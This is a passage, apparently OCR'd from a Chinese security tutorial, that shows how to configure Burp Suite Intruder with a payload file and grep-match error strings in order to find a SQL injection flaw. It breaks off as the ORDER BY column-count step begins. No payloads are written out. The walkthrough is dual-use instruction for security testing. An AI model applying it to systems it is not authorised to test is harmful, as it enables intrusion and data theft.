
我们来配置攻击测试，如下图所示。




由于我个人已经整理好 txt，所以直接载入我的语句，如下图所示。




确定后，我们来到选项标签下面的 grep—match，设置测试结果匹配选项。大家可以用默认的选项，也可以载入自己收集的错误信息，如下图所示。




设置完成后，我们就可以运行测试，选择菜单上的 intruder→start stack 命令，如下图所示。



将打开一个新的窗口，在这里我们可以看到自动测试的结果，如下图所示。



可以清楚地看到返回页面大小差异。后面有“✓”的地方，表示发现 grep-match 中我们提供的文本。如果选择一个请求，可以查看到我们实际发送的请求及响应，因此，我们现在可以清楚地看到错误信息，如下图所示。





现在我们已经确定找到了一个潜在的 SQL INJECTION 漏洞。这是好的开端，但现在怎么办？现在回去改变我们的设置，以进一步测试和利用。现

在可以设置入侵者测试 ORDER BY 来确定快速列数。使用了同样的要求，我们在现在的位置插入以下语句：

